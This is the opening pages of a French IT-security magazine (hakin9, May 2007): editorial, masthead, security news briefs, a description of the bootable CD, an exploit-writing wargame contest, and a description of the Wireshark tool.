CD : WARGAME • Ashampoo AntiSpyWare • Intelli HyperSpeed 2005 • VIP Privacy



ARP cache poisoning • Winebox • Spyware • Buffer overflow • Plugins indésirables d'Internet Explorer • Wargame



comment se défendre

Hard Core IT Security Magazine

N° 5/2007(24) Prix 7,50 EUR ISSN 1731-7037
BEL : 7.5€ – DOM TOM : 7.5€ – CAN : 9.95 CAD – MAR : 70 MAD CD offert

Buffer overflow sous Windows XP sp2

LIVE TRAINING CENTER
bootez
testez
comprenez

+

Hacking d'Oracle
Attaques par ARP cache poisonning
Malignité des malwares Windows
Plugins indésirables d'Internet Explorer
Soyez vigilants ! Les pirates créent le spyware !

SUR LE CD

Wargame – 2ème partie

+ Les versions complètes d'applications commerciales :

AntiSpyware d'Ashampoo
Intelli HyperSpeed 2005 d'IObit
VipPrivacy de VIP Defense




Méfiez-vous
de ceux qui
vous promettent
la Sécurité !

À chaque problème sa solution !

Comme vous le savez, la liste de techniques de hacking est longue ; l'imagination des pirates ne cesse de nous surprendre. Mais rassurons-nous, à chaque problème sa solution ! Chaque attaque peut être parée. Trouver le moyen de stopper les pirates donne pas mal de satisfaction.

Ce mois-ci, comme à l'accoutumée, nous vous donnons les solutions aux différents problèmes de sécurité informatique. Nous vous présentons l'attaque par ARP cache poisonning ainsi que les contre-mesures possibles. Un dossier traite de la gestion de la mémoire sous Windows et l'exploitation des vulnérabilités de type buffer overflow. Durant votre lecture vous apprendrez à utiliser Wine afin d'obtenir rapidement les informations essentielles sur un malware Windows et à faire votre propre spyware en prévention du futur danger.

Nous vous invitons aussi à lire l'article sur les plugins d'Internet Explorer qui vous aidera, entre autres, à comprendre les méthodes pour créer vos propres extensions.

Nous sommes heureux de pouvoir vous offrir trois programmes utiles. Ashampoo AntiSpyware détectera les programmes susceptibles d'envahir votre ordinateur. Intelli HyperSpeed multipliera la vitesse de votre pc et Vip-Privacy vous protégera notamment contre les pirates, espions et chevaux de Troie. Sans oublier que le CD-ROM offert contient la seconde étape du Wargame, jeu qui a été initié en mars. Nous vous invitons à y prendre part. Vous pouvez gagner l'abonnement annuel au hakin9 !

Bonne lecture à tous !
Rédaction de hakin9



















Fiche technique

Alentours

Varia

hakin9

Le mensuel *hakin9* est publié par
Software-Wydawnictwo Sp. z o.o.
Bokserska 1, 02-682 Varsovie, Pologne
Tél. +48 22 887 13 44, Fax. +48 22 887 10 11
www.hakin9.org

Directrice de la publication : Aneta Cejmańska

Imprimerie, photogravure : 101 Studio, Firma Tęgi 
Ekonomiczna 30/36, 93-426 Łódź
Imprimé en Pologne/Printed in Poland

Abonnement (France métropolitaine, DOM/TOM) : 1 an (soit 11 numéros) 59 €

Dépôt légal : à parution
ISSN : 1731-7037
Distribution : MLP
Parc d'activités de Chesnes, 55 bd de la Noirée
BP 59 F - 38291 SAINT-QUENTIN-FALLAVIER CEDEX

Rédactrice en chef : Beata Strąpoć *beata.strapoc@hakin9.org*
Préparation du CD : Rafal Kwaśny, Andrzej Kuca
Maquette : Artur Wieczorek *artur.wieczorek@software.com.pl*
Couverture : Agnieszka Marchocka
Bêta-testeurs : Guillaume Arcas, Thomas Bores, Tony Boucheau, Arnaud Charlier, Grégory Draperi, Pascal Foulon, Sébastien Gigot, Ignace Kueviakoé, Jérôme Lahalle, Christophe Latorre, Jérémie Mathon, Pascal Miquet, Nicolas Robin, Romain Lévy, Alain Sullam, Augustin Pascual, Frédéric Pierret, Julien Poulalion, Alain Ribault, Thibault Vigneron, Loïc Falletta, Valérie Viel, Michaël Mary, Mohamed Flissi, Laurent Cherki, Tony Deslandes, Nicolas Renard, Jérémy Guérmonprez, Gabriel Dubois, Stéphane Dobbeleare, Jean Jamil Khalifé, Hugues Salel

Les personnes intéressées par la coopération sont invitées à nous contacter : *cooperation@software.com.pl*

Abonnement : *abonnement@software.com.pl*
Fabrication : Marta Kurpiewska *marta.kurpiewska@software.com.pl*
Diffusion : Monika Nowicka *monika.nowicka@software.com.pl*
Publicité : *publicite@software.com.pl*

Si vous êtes intéressé par l'achat de licence de publication de revues merci de contacter :
Monika Nowicka
e-mail : *monika.nowicka@software.com.pl*
tél : +48 (22) 887 12 66
fax : +48 (22) 887 10 11

La rédaction utilise le système PAO
Pour créer les diagrammes on a utilisé le programme


Le CD-ROM joint au magazine a été testé avec AntiVirenKit de la société G Data Software Sp. z o.o.

La revue hakin9 est publiée en 7 versions :

FR PL CZ EN
IT DE ES

AVERTISSEMENT

Les techniques présentées dans les articles ne peuvent être utilisées qu'au sein des réseaux internes.
La rédaction du magazine n'est pas responsable de l'utilisation incorrecte des techniques présentées.
L'utilisation des techniques présentées peut provoquer la perte des données !

Naviguer peut rimer avec furtivité ?

Beaucoup d'entre vous ont certainement très bien configuré leur réseau afin d'éviter que les utilisateurs ne puissent utiliser Internet à des fins personnels (youtube, jeux flash, etc...). La solution souvent utilisée pour détourner la protection consiste à utiliser un Proxy de manière à pouvoir se connecter sans être vu. Cependant, peu d'utilisateurs savent utiliser un Proxy, c'est pourquoi à été crée *Naviguer.ca*. Cette solution se propose de faire office de navigateur. Concrètement, l'internaute se connecte sur *Naviguer.ca* et peut alors avoir accès à tous les sites Internet sans restriction. Des sites comme YouTube ou JeuxVideoFlash peuvent donc de nouveau être accessibles même après avoir été bloqués. Bien sûr, vous allez me dire c'est très simple il suffit simplement de bloquer l'accès au site *www.naviguer.ca*. Pour autant le fondateur de ce navigateur Roni Delia a indiqué à nos confrères de *Branchez-vous !* que *Naviguer.ca* sera renouvelé tous les mois, et portera une nouvelle apparence ainsi qu'une nouvelle appellation.

Oh my god ?

Une enseignante américaine, Julie Amero, a récemment été au cœur d'une importante poursuite judiciaire après que ses élèves aient vu des images pornographiques sur son ordinateur. Si elle est reconnue coupable, elle risque quatre ans d'emprisonnement pour avoir montré ces images aux jeunes adolescents. Alors que l'enseignante donnait son cours avec l'ordinateur, les fenêtres pornographiques auraient commencé à s'ouvrir à son insu et ceci, devant ses élèves. L'enseignante, se défend toutefois d'avoir montré délibérément les images à ses élèves. Selon elle, ce sont des malwares installés sur l'ordinateur qui permettaient à des pop-ups pornographiques de s'ouvrir de manière intempestive. Avec l'avis de plusieurs experts en sécurité informatique qui ont expliqué que la thèse des logiciels malveillants est plausible...

Mission to Mars : la Nasa teste les puces RFID dans l'espace

Qu'est-ce que les puces RFID ? Les puces RFID sont de petits objets qui peuvent prendre la forme d'étiquettes auto adhésives ou bien de petites puces. Elles peuvent être collées sur les produits ou bien incorporées sous la peau. Leur usage est multiple.

Leur technologie est l'identification par radio fréquence (RFID) qui permet de stocker et récupérer des données à distance grâce aux requêtes radio. Des puces ? Dans l'espace ? Les ingénieurs de la NASA se sont posées la question de savoir si les puces RFID peuvent survivre à un voyage dans l'atmosphère. Les premières expériences débuteront l'été prochain en envoyant ces puces dans l'espace. Le but de cette expérience est de déterminer si les futures missions vers la planète Mars pourront embarquer la technologie RFID. Et c'est pour bientôt ?

La première étape aura lieu courant juillet à destination de la station spatiale internationale. Elle embarquera différents modèles d'étiquettes aussi bien sur support papier que plastique. Ces puces, une fois à destination seront transportées à l'extérieur de l'ISS pour une durée de un an afin d'en étudier leur résistance aux conditions extrêmes (températures, ultraviolets, poussière solaire...).

L'étape suivante consistera à mener d'autres batteries de tests depuis la Lune. Puisque le gouvernement américain a relancé le programme SELENE (SELenological and ENgineering Explorer), une navette décollera dans une vingtaine de mois pour préparer le retour des astronautes sur la lune et transportera avec elle des puces RFID. *La plupart des choses qui fonctionneront sur la Lune fonctionneront aussi sur Mars*, indique Fred Schramm, responsable R&D à la Nasa.

Quelle est l'utilité de ces puces dans l'espace ? Les étiquettes à radio fréquences devraient être utilisées pour surveiller et assurer la maintenance des engins spatiaux et pour suivre les conditions environnementales pendant les missions extraterrestres. De plus, elles pourraient permettre, de palier à l'incapacité des astronautes à renseigner les bases de données, des informations récoltées lors des sorties hors véhicule. *S'il sont à l'intérieur, nous préférons les occuper à faire d'autres choses. Nous voulons automatiser l'enregistrement d'informations* a déclaré l'ingénieur Fred Schramm.

Et concrètement ? Imaginez, si un paquet de nourriture est transporté d'une cabine à l'autre pour être consommé, le système RFID permettra d'enregistrer de façon autonome ce déplacement et le fait qu'il n'est plus disponible. Si les tests se révèlent concluants, et si les puces RFID supportent les conditions extrêmes auxquelles elles seront exposées, elles pourraient être disposées sur chaque partie d'une navette, à l'intérieur comme à l'extérieur, et permettre une collecte d'informations globale via un réseau local puis un ré acheminement vers la Terre.

Dans une optique de sécurité du flux d'informations, vous pouvez imaginez les mesures de sécurité qui devront être prises pour garantir la confidentialité et l'intégrité des données transmises. À noter que la Nasa contrôle déjà ses installations au sol grâce à la RFID. Affaire à suivre...



Les puces RFID sujet récurant mais pas si sécurisant

Les puces RFID seront bientôt le quotidien de tout individu. Elles remplaceront les codes barres lors de nos achats, dans nos maisons et dans nos propres bras lors de nos passages à l'accueil de nos entreprises.

La quantité d'informations que peuvent stocker les puces RFID est très faible, et, par conséquent, beaucoup pensaient jusque-là que ces petites bêtes ne présentaient aucun danger. Une équipe de chercheurs d'Amsterdam vient de prouver le contraire : les puces RFID peuvent être porteuses de virus ou de ver, corrompre les systèmes d'identification, voire *sauter* d'une puce à une autre. À l'occasion d'une conférence à Pise, en Italie, une équipe de chercheurs d'Amsterdam a fait la démonstration d'un piratage à la puce RFID. Ils ont prouvé que, lors de la lecture à distance d'une puce RFID *trafiquée*, cette dernière pouvait injecter un code dans le système d'identification, et exploiter des failles de sécurité dans des systèmes aussi variés qu'un serveur Web ou une base de données.

D'après eux, une puce malicieuse contenant un code en javascript pourrait ainsi infecter les systèmes incorporant des composants web. Ce code serait capable, entre autres, de les diriger vers des adresses Internet en particulier, pour y télécharger un contenu malveillant, voire de formater leur disque dur. Sans oublier les vers : si l'espace restreint des puces RFID semble interdire leur implémentation en intégralité, rien n'empêche de demander au système à infecter de télécharger les données manquantes sur Internet. Imaginez, un homme malintentionné qui fait ses courses, paye ses produits à la caisse grâce aux puces RFID collées à ses produits, puis rentre chez lui. Une fois à l'abri, il détruit les puces et les remplace par d'autres, porteuses de virus. C'est alors qu'il retourne au magasin, armé de son saucisson *trafiqué*, et la présente de nouveau au caissier. À la lecture des informations, la base de données du vendeur est corrompue et, par exemple, le prix de tous ses produits sont modifiés ! Cela fait froid dans le dos.

The pirate Bay

Il y a quelques mois, le groupe suédois de pirates *The pirate Bay*, qui se charge de concentrer les trackers torrent sur leur plate forme thepiratebay.org, avait lancé une campagne de collecte de fond afin de s'offrir l'île de Sealand, dans le but de créer leur propre état d'indépendance.

Quelques semaine plus tard nous apprenions que le projet était caduque, voici tout de même la déclaration d'un des responsables du groupe avec une pointe d'ironie :

Nous avons contacté les propriétaires de Sealand pour voir s'ils étaient intéressés, ils ignoraient qui nous étions. Puis les journalistes les ont contactés à leur tour et finalement ils se sont opposés à notre projet, précisant qu'ils étaient contre le piratage. C'est amusant, car l'île a longtemps hébergé une radio pirate dans les années 80.

Nous avons essayé de les convaincre en leur expliquant que nous alimentions, en quelque sorte, une radio pirate moderne...

Pour autant cette petite campagne leur à permis de récolter un peu plus de 20000€, de quoi leur permettre de développer encore un peu plus leur groupe. Comme par exemple une de leurs dernières créations, le site Oscar-Torrent qui propose tout simplement de télécharger illégalement, via un client Torrent, l'ensemble des oeuvres cinématographiques nommés pour les Oscars...

Piratage Legal

Peter Schaar, commissaire fédéral à la protection des données, a exprimé son inquiétude dans le quotidien allemand Heise, de voir que la surveillance devienne la règle, et non l'exception : Cela va trop loin, je ne suis pas sûr que cela soit conforme aux stipulations de la Cour constitutionnelle. Selon lui, la rétention des données de télécommunications ne sert plus seulement à combattre le terrorisme, mais répond aussi à des intérêts économiques, à commencer par les industries du disque et du cinéma, qui cherchent ainsi à combattre les échanges de fichiers soumis aux droits de la propriété intellectuelle sur les réseaux P2P. Au début de cet année, la Cour fédérale de justice allemande a déclaré illégal le piratage informatique par la police d'ordinateurs à l'insu des intéressés, en l'absence de toute loi correspondante. Le ministre de l'intérieur a déclaré vouloir adopter un projet de loi permettant de procéder à des perquisitions en ligne des domiciles virtuels des personnes suspectées par la police. Même si ils doivent par exemple développer un cheval de Troie fédéral plutôt que d'utiliser les outils traditionnels des pirates informatiques. Elle vient d'ailleurs d'engager deux informaticiens pour cela.

Un problème, deux solutions

Depuis que les utilisateurs peuvent faire fonctionner Windows sur MAC grâce à Boot Camp, VMWare Fusion ou bien encore Parallels Desktop, ils ont aussi hérité des problèmes liées à la sécurité. Le défi que se sont lancés BitDefender en partenariat avec Intego (spécialiste de la sécurité sur plate forme Macintosh) est d'arriver à créer une solution unique pour les deux opérateurs systèmes. Le résultat de cette alliance est la naissance d'une suite nommée Dual Protection qui propose une solution à ces problèmes. Une protection pour l'installation Mac OS par Intego et Windows par BitDefender. Cette solution comprend bien sur tous les outils déjà présents sur les différentes modèles (anti-virus, firewall, anti-spam).

Médaille de bronze pour la France

D'après un récent rapport de l'AFCC (*Anti-Fraud Command Center*), la France se situe en troisième position des pays qui hébergent des sites frauduleux. Le rapport ne détaille pas les chiffres exactes, mais donne un comparatif par rapport à d'autres pays. Même si la France reste loin derrière les États-Unis (qui représentent les trois quart à eux seuls), et l'Allemagne. Pour autant, elle reste devant le Royaume Uni, la Corée du Sud, la Chine et la Russie. De plus, ce rapport prévient qu'un nouveau kit de phishing *Man in The Middle* circulent sur le Net depuis le mois de janvier. *Les analystes de RSA ont étudié et testé une démonstration gratuite proposée sur l'un des forums en ligne dédié à la fraude*, note le rapport. Selon RSA, filiale d'EMC, ce package permet de lancer rapidement et facilement des attaques en ligne de manière automatisée et sophistiquée. *Ce système permet de faire dialoguer la victime potentielle avec un site Web légitime à travers une URL frauduleuse créée par le pirate afin de récupérer en temps réel des informations personnelles sur la victime*, préviennent les experts en sécurité. Menace à suivre.

Google et disque dur ?

Depuis 2001 Google a effectué sa propre étude sur le fonctionnent de 100 000 disques durs. Ces conclusions sont alarmantes.
Pour son test, Google à installé 9 modèles de disques pour le grand public sur ces serveurs. La taille oscille entre 80 et 400 GO et ils sont de marques différentes. Google a ensuite analysé les statistiques de leurs pannes. Le moteur de recherche a dû remplacer pas loin de 1 disque dur sur 10 au bout de la troisième année, et ce chiffre continue de croître les années suivantes. Dans un souci de respect pour les marques, Google se garde de citer les modèles les moins fiables. De plus il observe qu'un logiciel de surveillance type Smart, n'a détecté que 50% des défaillance avant le crash. Et dernier point intéressant, les disques durs qui travaillent beaucoup, et ceux qui sont soumis à des hautes températures, ne plantent pas beaucoup plus.

1,5/10 peut mieux faire...

Dans le cadre d'une nouvelle étude sur le téléchargement, il apparaît que la France compte le plus grand nombre d'internautes. On observe que les internautes téléchargeant illégalement. sont toujours les plus nombreux en France. Toutefois, cette étude révèle également qu'une amélioration du panel des offres payantes pourrait inverser cette tendance. D'après une autre étude baptisée *monitoring du téléchargement*, réalisée conjointement par Médiamétrie/Netratings et l'Idate (Institut de l'audiovisuel et des télécoms en Europe), les français ne seraient pas réfractaires à l'instauration de plate-formes mieux adaptées, qui leur permettraient de trouver leur compte. À titre d'exemple, 66% des personnes qui pratiquent le téléchargement aux États-Unis ont téléchargé des contenus payants.

Que ce soit des films, de la musique, des jeux vidéo, l'étude a mis en évidence le retard que nous avions pris sur les plate-formes multimédias légales. Une comparaison a été effectuée dans différents pays et a amené à cette conclusion : sa-chant qu'en moyenne 50% des internautes de ces pays téléchargent du contenu multimédia, le calcul de la dépense mensuelle par habitant, donne 5,2€ par mois pour les États-Unis, 7,3€ pour le Royaume-Uni et nous arrivons derrière avec 3,8€. *Ces disparités s'expliquent par une différence de maturité des marchés, des offres, mais aussi dans la lutte contre le piratage*, declare Laurent Michaud, analyste pour l'Idate. La proportion de français utilisant le peer to peer en France était de 38% en 2006.

Cependant, *Les Français sont moins enclins à être convaincus par les offres payantes, mais cela ne signifie pas forcément qu'ils sont plus tricheurs: sur les 9 millions d'internautes qui utilisent les réseaux peer-to-peer, seules 1,9 million de personnes n'achètent jamais de fichiers*, poursuit Laurent Michaud. Preuve qu'il y a donc une attente et de la place pour des offres légales, avec des modèles plus diversifiés : *Une amélioration de l'offre, dans sa composition, dans ses fonctionnalités, et sa variété pourra convertir les gens qui pratiquent toujours des téléchargements illégaux, analyse-t-il. Apple a prouvé qu'on pouvait solvabiliser une activité de vente en ligne, même si son modèle de subvention croisée entre ses baladeurs iPod et sa plate-forme iTunes est spécifique*.

Selon Laurent Michaud, *Deux facteurs puissants* devraient guider les maisons de disques dans le développement des offres légales : tout d'abord, proposer une plus grande diversité de modèles économiques, notamment avec des offres par abonnement.

Le marché de la musique en ligne a représenté 99 millions d'euros en France en 2006, selon l'Idate. D'ici à 2010, cette somme devrait atteindre 270 millions, dont 120 millions pour les abonnements en illimité.

Pour l'instant, il est plus difficile de se prononcer sur la vidéo, car les applications sont trop spartiates et les développement de cette économie n'est pas encore très probant. Dans un second temps, les maisons de disques doivent adapter ces modèles aux usages des consommateurs.

Et c'est là qu'interviennent les DRM (gestion numérique des droits), les systèmes anti-copie empêchent les fichiers téléchargés d'être compatibles avec tous les baladeurs numériques, ce qui brident pour le moment cette économie. Pour conclure nous dirons que la politique anglaise est de rigueur *wait and see*.



Google Earth espion malgré lui

Quelles sont les limites de Google Hearth ? Le service de cartographie de Google exploitant des images par satellite pourrait pixéliser certains sites géographiques en Inde et aux États-Unis. Les lieux concernés seront les sites à vocation militaire ou les sites dits sensibles sur le plan de la sécurité nationale. Le service Google Earth utilise des photographies satellites prises au cours des deux dernières années pour fournir une représentation de la planète. Mais suite aux nombreuses plaintes du gouvernement indien, Google a commencé à évoquer l'éventualité de pixéliser certains sites sensibles et de rendre les vues satellite plus floues. Plus particulièrement certaines zones de la région du Cachemire, qui provoque des tensions entre l'Inde et le Pakistan. Ce n'est pas la première fois que le service Google Earth fera l'objet de censures, bien que nul ne sait si cette décision a été prise par Google ou par le fournisseur d'images satellites. L'Italie, entre autres et divers pays européens en avaient déjà fait la demande afin d'éviter l'utilisation de Google Earth comme dans un bout d'espionnage. Plus récemment, les services de renseignement britanniques ont également fait entendre leur voix sur le sujet car certains insurgés politiques utilisaient Google Earth pour espionner les troupes britanniques déployées dans le cadre d'opérations militaires en Irak. Certaines zones camouflées aux États-Unis tels que l'University of Massachusetts Lowell et la Pilgrim Nuclear Power Plant à Plymouth dans le Massachusetts ou encore Guantanamo et les sites nucléaires. Tout comme l'Inde, l'Italie, et Royaume Uni, il est probable que prochainement beaucoup d'autres pays suivront le pas de ces pays pour des raisons de sûreté nationale.

Microsoft à des Idées

Le programme *Idées* de Microsoft a traversé l'Atlantique pour venir frapper à nos portes. En un an le nombre de PME française sous la coupe de Microsoft est passé de 25 à 50. Mais quel est l'intérêt de pactiser avec ce colosse ? Chaque start-up vous le dira qu'il est très difficile aujourd'hui de faire son chemin à travers le fourmillement de ces entreprises montantes à travers le monde. Avec de fort coût d'embauche, de marketing, de technologie et plus en amont, la réserve qu'ont les investisseurs pour ces petites sociétés, responsable de la chute de plus d'un actionnaire lors de la bulle internet de l'an 2000. Il s'avère difficile pour eux de creuser sa place seuls. C'est pourquoi Microsoft propose son aide. Certains penseront certainement que c'est encore un moyen pour Microsoft de monopoliser le marché, pour autant Microsoft France a annoncé que son objectif était de les aider à devenir autonomes en 2 ans à la seul condition qu'elles aient engagé au moins un développement en environnement Microsoft (sans exclusivité). La démarche est la suivante ; une fois que la start-up fait partie du groupe, Microsoft lui attribue un commercial qui aura l'exclusivité de l'entreprise, elle lui fait profiter de son réseau, de ces consultants et la dote d'un atout primordial pour conquérir les investisseurs ; le nom. Pour cause, une entreprise qui est sous la protection de Microsoft reçoit une valeur ajoutée non négligeable, car si elle intéresse Microsoft elle doit être intéressante pour les investisseurs. La machine Microsoft transposée à une entreprise comme Miyowa lui a permis d'avoir 900% de croissance en un an. Ce qui laisse certainement rêveur un beau nombre d'entrepreneur. Mais il ne faut pas se leurrer sur les intentions de Microsoft, grâce à *Idées* elle a déjà engrangés plusieurs millions de dollars de revenus. Cette idée a résonné dans les oreilles des concurrents, et il ne serait pas étonnant que prochainement, nous voyons cette couverture se généraliser. C'est ce que l'on peut souhaiter de mieux pour les start-ups...

Windows XP n'a pas dit son dernier mot

Après la cascade médiatique anonciatrice de l'arrivée de Windows Vista, Microsoft a déclaré qu'il ne délaisserait pas pour autant Windows XP, qui a dèja 6 ans tout de même.

De ce fait, le service technique est prolongé pendant encore 2 ans, et l'on pourra voir d'ici peu un service pack 3.

Même si Microsoft se concentrera essentiellement sur le petit dernier, il garantit la compatibilité avec les nouveaux logiciels comme Office 2007.

Cette période permettra la transition entre les deux systèmes, et aux utilisateurs les plus recalsitrants d'attendre que l'interopérabilité avec les anciens systèmes soit plus éfficace.

Navigateur ou gruyère

Window Snyder, responsable de la sécurité chez Mozilla, fait un constat. Les navigateurs Web seront de plus en plus vulnérables aux attaques. Les mises à jour sécurité sont devenus récurantes, et les différentes attaques plus diverses que jamais. C'est pourquoi Mozilla a lancé son programme Gran Paradiso. Il s'agit de mettre en place dans la version 3 de Firefox, une série d'outils de sécurité supplémentaires. Les chercheurs ont estimé que les attaques vont augmenter en nombre et en puissance au cours de cette année.

Communisme source

Depuis la sortie de Vista, L'Amérique latine fait opposition aux géant Microsoft et confirme son virage vers le logiciel libre pour les systèmes informatiques gouvernementaux.

Ce projet date plus exactement de 2005. Avec Cuba en tête de poupe, qui a contribué au développement d'une distribution GNU/Linux orienté université.

Il est bon de rappeler que Bill Gates avait lui même comparé les partisans de l'open source comme *un communisme d'un nouveau genre*.

CD-ROM 1 – hakin9.live

Le CD-ROM joint au magazine contient hakin9.live (h9l) en version 3.2.2-aur – une version bootable d'Aurox contenant les divers outils, la documentation, les tutoriaux et les matériaux complémentaires des articles. Pour commencer le travail avec hakin9.live, il vous suffit de démarrer l'ordinateur à partir du CD fournit. Après le démarrage du système, vous pouvez ouvrir la session en tant qu'utilisateur hakin9 sans mot de passe. La structure des répertoires se présente comme suit :

- *doc* - la documentation au format HTML,
- *tut* - tutoriaux,
- *applications* : les versions complètes d'applications commerciales (AntiSpyware d'Ashampoo, Intelli HyperSpeed 2005 d'IObit, VipPrivacy de VIP Defense)

Les nouveaux outils sont dans les répertoires principaux à l'image de la structure ci-dessus. Si vous parcourez le CD, cette structure est disponible dans le sous-répertoire */mnt/cdrom*. La version *3.2.2-aur h9l* est basée sur la distribution Aurox Linux et les scripts générés automatiquement sur (*http://www.aurox.org/pl/live*). Les outils non disponibles sur le CD joint au magazine sont installés à partir des paquets du répertoire d'Aurox à l'aide du répertoire yum.

Tutoriaux et documentation


Outre les pages d'aides standard pour Linux (les pages du manuel d'utilisation) que peuvent être utilisés via la console en tapant la commande `man [nom du programme]`, la documentation contient, entre autres, les tutoriaux. Nous admettons que l'utilisateur utilise *hakin9.live.* Grâce à cette solution, vous évitez tous les problèmes relatifs aux différentes versions de compilateurs, à la localisation de fichiers de configuration ou aux autres options nécessaires pour démarrer les programmes dans un environnement donné.


Wargame

Le wargame de hakin9 passe en seconde étape. Inauguré avec l'issue de mars, le CD accompagnant habituellement hakin9 est désormais proposé avec une image. Cette image contient un système informatique complet pouvant être démarré sur le champ en utilisant l'émulateur Qemu à partir du CD autonome amorcé. Vous pouvez également copier cette image à partir du CD autonome sur n'importe quel emplacement de votre choix et utiliser l'émulateur Qemu pour lancer le jeu à partir de la plate-forme que vous aurez choisie. Les systèmes ainsi fournis contiendront diverses vulnérabilités qui vous permettront de les pirater pour obtenir un accès en tant qu'utilisateur root. Votre mission consiste donc à débusquer ces vulnérabilités pour pouvoir les exploiter. Rédigez une exploitation dès que vous aurez détecté les vulnérabilités. Vous pouvez utiliser n'importe quel langage que le système du wargame propose. Par exemple, dans le premier épisode, vous aurez le choix entre Python, Perl et Bash. Sachez que vos efforts pour rédiger cette exploitation ne seront pas perdus. En effet, le wargame que nous vous proposons a été créé sur un mode de compétition. Envoyez vos exploitations accompagnées d'une *brève et précise* description en anglais, expliquant la manière dont vous avez élaboré votre solution à l'adresse suivante *fr@hakin9.org* jusqu'au 31 mai. Celui d'entre vous qui aura su exploiter les vulnérabilités du système proposé avec le plus de style et de la manière la plus innovante verra sa solution publiée sur le site Web de *hakin9.org/fr/* accompagnée d'un bref portrait de son auteur.

Un tutorial expliquant comment résoudre le jeu de guerre sera publié en ligne une fois le wargame terminé et toutes les exploitations évaluées. Chaque participant travaillera sur un système exactement similaire pour tous. Les bibliothèques différentes d'un système à l'autre ou encore des systèmes de sécurité utilisés sans connaissance ne poseront donc plus de problème ici. Quiconque a déjà fait l'expérience d'apprendre par lui-même à rédiger des exploitations de type dépassement de mémoire tampon appréciera sans doute cet avantage. Dans la mesure où la plupart des distributions Linux propose aujourd'hui une pile non-exécutable, un espace de nommage rendu aléatoire ou même un hébergeur de stockage, il est quasiment impossible pour un novice en informatique qui vient à peine d'apprendre la technique de suivre avec succès les exemples qu'il peut trouver dans les documents de présentation technique. Le wargame proposé ici en tient compte. Ce qui fonctionne pour un participant peut être adapté et reproduit par tous les autres. En outre, même le meilleur tutorial qui puisse être rédigé ne peut qu'enseigner l'exploitation d'une vulnérabilité dès que celle-ci est détectée. Néanmoins, les tutoriaux qui expliquent réellement comment trouver la vulnérabilité précise dans des circonstances réalistes sont extrêmement rares. C'est la raison pour laquelle le wargame s'attaque à ce défaut en intégrant dans le défi la recherche du composant vulnérable. Donc, avant d'utiliser vos compétences, il vous faudra trouver par vous-même les réelles vulnérabilités du système. Les tutoriaux publiés permettront également aux débutants de mettre en place une approche naturelle pour pirater un système avec le temps. Toutes les informations pratiques, vous les trouverez à *http://www.hakin9.org/fr.* ●







À ne pas manquer !

Les versions complètes d'applications commerciales :

AntiSpyware d'Ashampoo
Intelli HyperSpeed 2005 d'IObit
VipPrivacy de VIP Defense



Wargame

Le jeu – exploiter les vulnérabilités du système
partie 2

www.hakin9.org/fr

haking live

CD-ROM
Hakin9.live 3.2.2-sur distribution Linux bootable

CD 05/2007


À la une
Les versions complètes d'applications commerciales :

- AntiSpyware d'Ashampoo
- Intelli HyperSpeed 2005 d'IObit
- VipPrivacy de VIP Defense

Wargame
Le jeu – exploiter les vulnérabilités du système partie 2

Afin de démarrer *hakin9.live*, configurez dans le BIOS le démarrage à partir du CD-ROM et redémarrez la machine. Loguez-vous en tant qu'utilisateur hakin9 sans mot de passe. N'oubliez pas de parcourir les répertoires qui se trouvent sur le bureau. Ils contiennent beaucoup d'outils supplémentaires. Il est également possible de démarrer le CD sous Windows.

En cas de problème avec votre CD, envoyez-nous un message à l'adresse suivante: *cd@hakin9.org*



Wireshark

Système : *Windows / Unix / Mac OS X / Solaris / FreeBSD*
Licence : *GNU GPL*
Application : *Analyse de protocoles*
Page d'accueil : *http://www.wireshark.org*
Dernière Version : *0.99.5*

Un nouveau sniffer baptisé Wireshark a vu le jour. Wireshark devient le nouveau nom d'Ethereal pour des raisons de copyright.

Démarrage rapide : Wireshark est un analyseur de protocoles. Il est le successeur du fameux Ethereal. Un analyseur de protocoles va capturer les paquets passants par votre carte réseau et essayer d'afficher chaque paquet le plus clairement et détaillé possible.

Tout professionnel en sécurité devrait avoir un analyseur de protocoles sous la main. Il permet d'analyser le plus simplement chaque paquet reçu et ainsi connaître en permanence l'activité d'un réseau, et repérer d'éventuelles intrusions.

Wireshark est l'un des analyseurs de protocoles les plus connus du monde. Il fonctionne sur la plupart des plate-formes (Windows, OS X, Linux...). Il est de plus disponible en open source sous Licence *GNU General Public Licence*.

Wireshark utilise la librairie pcap pour sniffer le réseau. Cette librairie est une bibliothèque de fonctions qui sert d'interface à la capture de paquets et est indépendante du système. Grâce à la libpcap Wireshark intègre donc le mécanisme de filtrage appelé BPF (*Berkeley Packet Filter*).

Ce filtrage s'avère très intérressant lorsque vous aurez un trafic important au sein d'un réseau, avec les filtres, il est possible de repérer tous les paquets d'une connexion FTP par exemple, ou les tentatives d'attaques sur un port donné. Wireshark prend en compte 759 protocoles, il peut capturer des paquets provenant des réseaux Ethernet, FDDI, Serie (*encapsulation PPP* ou *SLIP*), Token Ring, Les réseaux sans-fils 802.11x, les connections ATM...

De plus, des outils sont prévus par les auteurs dans le but d'ajouter des extensions pour reconnaître de nouveaux protocoles et aussi pour améliorer ceux existants. Il permet aussi d'enregistrer les captures dans différents formats comme le format TCPdump, libpcap ou les captures Microsoft Network Monitor.

Lorsque vous utiliserez ce logiciel vous ne pourrez sûrement pas récupérer l'ensemble des paquets du réseaux sauf si vous êtes réliés à un concentrateur. Dans les réseaux commutés seuls les paquets envoyés en broadcast et en multicast seront envoyés sur tous les ports, c'est pour cela que vous ne recevez que les paquets concernant votre ordinateur. Une autre méthode permet de *sniffer* tous les paquets, c'est le mode promiscuous disponible dans les options de capture sur Wireshark.

